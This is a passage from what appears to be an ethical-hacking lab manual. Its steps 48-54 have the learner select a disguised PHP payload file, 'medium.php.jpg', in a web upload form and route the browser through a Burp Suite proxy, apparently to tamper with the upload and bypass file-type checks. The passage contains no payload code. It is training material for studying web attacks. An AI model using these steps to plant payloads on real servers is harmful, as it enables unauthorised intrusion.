
48. The **File Upload** window appears. Navigate to the **Desktop** location and select the payload file **medium.php.jpg** and click **Open**.



49. **Observe** that the selected file (**medium.php.jpg**) appears to the right of the **Browse…** button.


50. Now, before uploading the file, set up a **Burp Suite** proxy. Start by configuring the proxy settings of the browser.

51. Click the **Open Menu** icon in the right corner of the menu bar and select **Preferences** from the list.




52. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.


53. The **Search Results** appear; click the **Settings** button under the **Network Settings** option.



54. A **Connection Settings** window appears; select the **Manual proxy configuration** radio button and ensure that the **HTTP Proxy** is set to **127.0.0.1** and **Port** as **8080**. Ensure that the **Also use this proxy for FTP and HTTPS** checkbox is selected and click **OK**. Close the **Preferences** tab.



